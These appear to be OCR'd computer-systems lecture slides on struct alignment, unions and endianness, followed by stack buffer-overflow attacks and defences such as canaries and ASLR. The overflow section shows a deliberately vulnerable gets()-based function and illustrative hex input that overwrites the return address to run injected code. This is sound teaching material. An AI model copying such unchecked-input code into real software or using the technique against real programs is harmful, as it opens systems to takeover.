CS356 Unit 7

Data Layout &


Intermediate Stack Frames

Structs

CS:APP 3.9.1

- Structs are just **collections of heterogeneous data**
- Each member is laid out in consecutive memory locations, with some **padding inserted to ensure alignment**
  - Intel machines don't require alignment but perform better when it is used
  - Reordering can reduce size! www.catb.org/esr/structure-packing
  - **"Each type aligned at a multiple of its size"**

```
struct Data1 {
  int x;
  char y;
};

struct Data2 {
  short w;
  char *p;
};

struct Data3 {
  struct Data1 f;
  int g;
};
```



Structs: Offsets in assembly

```
struct record_t {
  char a[2];
  int b;
  long c;
  int d[3];
  short e;
};

void initialize(struct record_t *x) {
  x->a[1] = 1;
  x->b    = 2;
  x->c    = 3;
  x->d[1] = 4;
  x->e    = 5;
}
```

a	a			b	b	b	b
c	c	c	c	c	c	c	c
d0	d0	d0	d0	d1	d1	d1	d1
d2	d2	d2	d2	e	e		

Assume 4-byte **int** / **float**, 8-byte **long** / **double**.

Can you figure out the offsets for **%rdi** ?

```
initialize:
    movb    $1, 1(%rdi)
    movl    $2, 4(%rdi)
    movq    $3, 8(%rdi)
    movl    $4, 20(%rdi)
    movw    $5, 28(%rdi)
    ret
```

```
struct B {   // this struct must start/end at a multiple of 4, because that's required by 'y'
    char x;  // 1 byte
    int  y;  // 4 bytes (needs 3 bytes of padding before to start at a multiple of 4)
    char z;  // 1 byte  (needs 3 bytes of padding after to end at a multiple of 4)
};

struct A {
    char a;     // 1 byte
    struct B b; // has 4-byte alignment: 3 bytes of padding before 'b'
    char c;     // also 3 bytes of padding before 'c', so that 'b' ends at a multiple of 4
};

void init(struct A *a) {
  a->a   = 1;
  a->b.x = 2;
  a->b.y = 3;
  a->b.z = 4;
  a->c   = 5;
}
```

a				x			
y	y	y	y	z			
c							

```
$ gcc  -fomit-frame-pointer -mno-red-zone -Og -S align.c; cat align.s | grep mov
        movb    $1, (%rdi)
        movb    $2, 4(%rdi)
        movl    $3, 8(%rdi)
        movb    $4, 12(%rdi)
        movb    $5, 16(%rdi)
```

We still want each member of the nested struct to start at a multiple of its size, but where should the nested struct itself start?


Its start/end should have the largest alignment required by its members.

Unions

CS:APP 3.9.2

- Unions allow you to read/write the **same memory region** as **variables with different types**
  - All elements start at offset 0
  - The size of the union is simply the size of the biggest member
  - Elements must be POD (plain old data) or at least default-constructible

```
union Data1 {
  int x;
  char y;
};

union Data2 {
  short w;
  char *p;
};

int main() {
  union Data1 item;
  item.x = 0x356;
  item.y = 'a';
}
```



item 56 03 00 00

item 61 03 00 00

Recall x86 uses little-endian

Unions: Revealing Endianness

```
#include <stdio.h>

union int_bytes {
  int x;
  char bytes[4];
};

int main() {
  union int_bytes ib;
  ib.x = 256;
  printf("%08X is %02X %02X %02X %02X\n",
     ib.x, ib.bytes[3], ib.bytes[2],
           ib.bytes[1], ib.bytes[0]);
}

// prints:
// 00000100 is 00 00 01 00
```

- 4-byte union
- **x** reads/writes an **int**
- **bytes** reads/writes 4 consecutive **char**

Note that bytes are stored in reversed order

Unions: hex encoding of a **`float`**

```
#include <stdio.h>

union float_int {
  float f;
  int i;
};

int main() {
  union float_int fi;
  fi.f = 1.0;
  printf("%.2f is %08X\n", fi.f, fi.i);
}



// prints:
// 1.00 is 3F800000
```

- 4-byte union
- **`i`** reads/writes an **`int`**
- **`f`** reads/writes a **`float`**

Endianness not noticeable: members have same size.

Buffer "overrun"/"overflow" attacks

EXPLOITS VIA THE STACK AND THEIR PREVENTION

Arrays Bounds: Java, Python, C

```java
class Bounds {
    public static void main(String[] args) {
        int[] x = new int[10];
        for (int i = 0; i <= x.length; i++) {
            x[i] = i;
        }
    }
}
```

```
$ javac Bounds.java
$ java Bounds
Exception in thread "main"
java.lang.ArrayIndexOutOfBoundsException: 10
        at Bounds.main(Bounds.java:7)
```

```python
x = [0] * 10

# not pythonic! but still...
for i in range(len(x) + 1):
    x[i] = i
```

```
$ python3 bounds.py
Traceback (most recent call last):
  File "bounds.py", line 5, in <module>
    x[i] = i
IndexError: list assignment index out of range
```

```c
#include <stdio.h>
int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
        x[i] = i;
    }
}
```

```
$ gcc bounds.c -o bounds
$ ./bounds
$
```

No failure! Why?


Arrays and Bounds Check

CS:APP 3.10.3

- Many functions, especially those related to strings, may not check the bounds of an array
- User or other input may **overflow a fixed size array**
  - Suppose the user types or passes "Tommy" to greet() or func1()
  - Note: **gets()** receives input from '**stdin**' until the user enters '**\n**' and places the string in the given array (no bound checks!)


```
void greet() {
  char name[10];
  gets(name);
  ...
}
```

```
void func1(char *str) {
  char copy[10];
  strcpy(copy, str);
  ...
}
```


0x7fffffef0: 0 5 9

name 'T' 'o' 'm' 'm' 'y' 00 ...

"Tommy" = 54 6f 6d 6d 79 00


0x7fffffa80: 0 5

str 'T' 'o' 'm' 'm' 'y' 00

0x7fffffef0: 0 5 9


copy 'T' 'o' 'm' 'm' 'y' 00 ...

Arrays and Bounds Check


- Many functions, especially those related to strings, may not check the bounds of an array
- User or other input may overflow a fixed size array
  - Suppose the user types or passes "Tommy" to greet() or func1()
  - **Now suppose the user types or passes "Bartholomew"**

```
void greet() {
  char name[10];
  gets(name);
  ...
}
```

```
void func1(char *str) {
  char copy[10];
  strcpy(copy, str);
  ...
}
```



What are we overwriting?




Buffer Overflow

- Now recall these **local arrays are stored on the stack** where the **return address is also stored**
- gets() will copy as much as the user types (until they enter the '\n' = 0x0a), overwriting anything on the stack

```
void greet() {
  char name[12];
  gets(name);
  printf("Hello %s\n", name);
}
```

"Tommy" = 54 6f 6d 6d 79 00

```
greet:
        subq    $24, %rsp
        movq    %rsp, %rdi
        movl    $0, %eax
        call    gets
        movl    $.LC0, %esi
        movl    $1, %edi
        movl    $0, %eax
        call    __printf_chk
        addq    $24, %rsp
        ret
```



Memory / RAM

	...	0xfffffffc
Return Address	0000 0000	
	0004 a048	0x7ffff0f8
	0000 0000	0x7ffff0f4
	0000 0000	0x7ffff0f0
	0000 0000	0x7ffff0ec
	0000 0000	0x7ffff0e8
	0000 0079	0x7ffff0e4
	6d6d 6f54	0x7ffff0e0 name
		0x0

Processor

rip	0000 0000 0004 d8c4
rsp	0000 0000 7fff f0e0
rdi	0000 0000 0000 0000


Overwriting the Return Address

- An intelligent user could carefully craft a "long" input array and overwrite the return address with a desired value
- How could this be exploited?

```
void greet() {
  char name[12];
  gets(name);
  printf("Hello %s\n", name);
}
```

```
greet:
        subq    $24, %rsp
        movq    %rsp, %rdi
        movl    $0, %eax
        call    gets
        movl    $.LC0, %esi
        movl    $1, %edi
        movl    $0, %eax
        call    __printf_chk
        addq    $24, %rsp
        ret
```

```
User string:
54 6f 6d 6d 79 1e ac 5f 47 80 81
62 37 48 31 92 54 93 61 72 39 72
41 20 e8 73 32 3c 68 92 14 43
```



Overwritten Return Address

Processor

rip	0000 0000 0004 d8c4
rsp	0000 0000 7fff f0e0
rdi	0000 0000 0000 0000

Memory / RAM

...	0xfffffffc
4314 9268	
3c32 73e8	0x7ffff0f8
2041 7239	0x7ffff0f4
7261 9354	0x7ffff0f0
9231 4837	0x7ffff0ec
6281 8047	0x7ffff0e8
5fac 1e79	0x7ffff0e4
6d6d 6f54	0x7ffff0e0 name
	0x0

Executing Code


CS:APP 3.10.4

- We could determine the desired machine code for some sequence we want to execute on the machine and enter that as our string
- We can then craft a return address to go to the starting location of our code

```
void greet() {
  char name[12];
  gets(name);
  printf("Hello %s\n", name
}
```

```
User string:
54 6f 6d 6d 79 1e ac 5f 47 80 81
62 37 48 31 92 54 93 61 72 39 72
41 20 e8 f0 ff 7f 00 00 00 00
```

```
greet:
        subq    $24, %rsp
        movq    %rsp, %rdi
        movl    $0, %eax
        call    gets
        movl    $.LC0, %esi
        movl    $1, %edi
        movl    $0, %eax
        call    __printf_chk
        addq    $24, %rsp
        ret
```



Processor


rip	0000 0000 0004 d8c4
rsp	0000 0000 7fff f0e0
rdi	0000 0000 0000 0000

Memory / RAM

...	0xfffffffc
0000 0000	
7fff f0e8	0x7ffff0f8
2041 7239	0x7ffff0f4
7261 9354	0x7ffff0f0
9231 4837	0x7ffff0ec
6281 8047	0x7ffff0e8
5fac 1e79	0x7ffff0e4
6d6d 6f54	0x7ffff0e0 name
	0x0

Exploits

- Common code that we try to inject on the stack would start a shell so that we can now type any other commands
- We can enter specific binary codes when a program prompts for a string by entering it in hex using the \x prefix



```
Typing: "\x54\x6f\x5d..."
allows you enter the hex
representation as a
string
```

Methods of Prevention

- Various methods have been devised to prevent or make it harder to exploit this code
  - **Better libraries that do not allow an overrun**

```
strcpy (char* dest, char* src)
strncpy(char* dest, char* src, size_t len)
```


  - Add a stack protector (e.g., canary values)
  - Address space layout randomization (ASLR) techniques
  - Privilege/access control bits

Canary Values

- Compiler will insert code to generate and store a unique value between the return address and the local variables
- Before returning it will check whether this value has been altered (by a buffer overflow) and raise an error if it has

```
greet:
        subq    $24, %rsp
        movq    %fs:40, %rax
        movq    %rax, 16(%rsp)
        movq    %rsp, %rdi
        movl    $0, %eax
        call    gets
        movl    $.LC0, %esi
        movl    $1, %edi
        movl    $0, %eax
        call    __printf_chk
        movq    16(%rsp), %rax
        xorq    %fs:40, %rax
        je      .L2
        call    __stack_chk_fail
.L2:
        addq    $24, %rsp
        ret
```

This Photo by Unknown Author is licensed under CC BY-NC




Processor

rip 0000 0000 0004 d8c4

rsp 0000 0000 7fff f0e0

rdi 0000 0000 0000 0000



Memory / RAM

Return Address

...	0xfffffffc
0000 0000	
0004 a048	0x7ffff0f8
feed bead	0x7ffff0f4
5ac3 3ca5	0x7ffff0f0
0000 0000	0x7ffff0ec
0000 0000	0x7ffff0e8
0000 0079	0x7ffff0e4
6d6d 6f54	0x7ffff0e0 name
	0x0


Address Space Layout Randomisation

- Notice that to call our exploit code we have to know the exact address on the stack where our exploit code starts (e.g. 0x7ffff0e8) and make that our RA
- The stack usually starts at the same address when each program runs so it might be fairly easy to predict
  - Run the program on our own server to learn its behavior, then run on a server we want to exploit
- Idea: Randomize where the stack will start

```
void greet()
{
  char name[12];
  gets(name);
  printf("Hello %s\n");
}
```

```
greet:
        subq    $24, %rsp
        movq    %rsp, %rdi
        movl    $0, %eax
        call    gets
        movl    $.LC0, %esi
        movl    $1, %edi
        movl    $0, %eax
        call    __printf_chk
        addq    $24, %rsp
        ret
```

```
User string:
54 6f 6d 6d 79 1e ac 5f 47 80 81
62 37 48 31 92 54 93 61 72 39 72
41 20 e8 f0 ff 7f 00 00 00 00
```



Overwritten Return Address

Processor

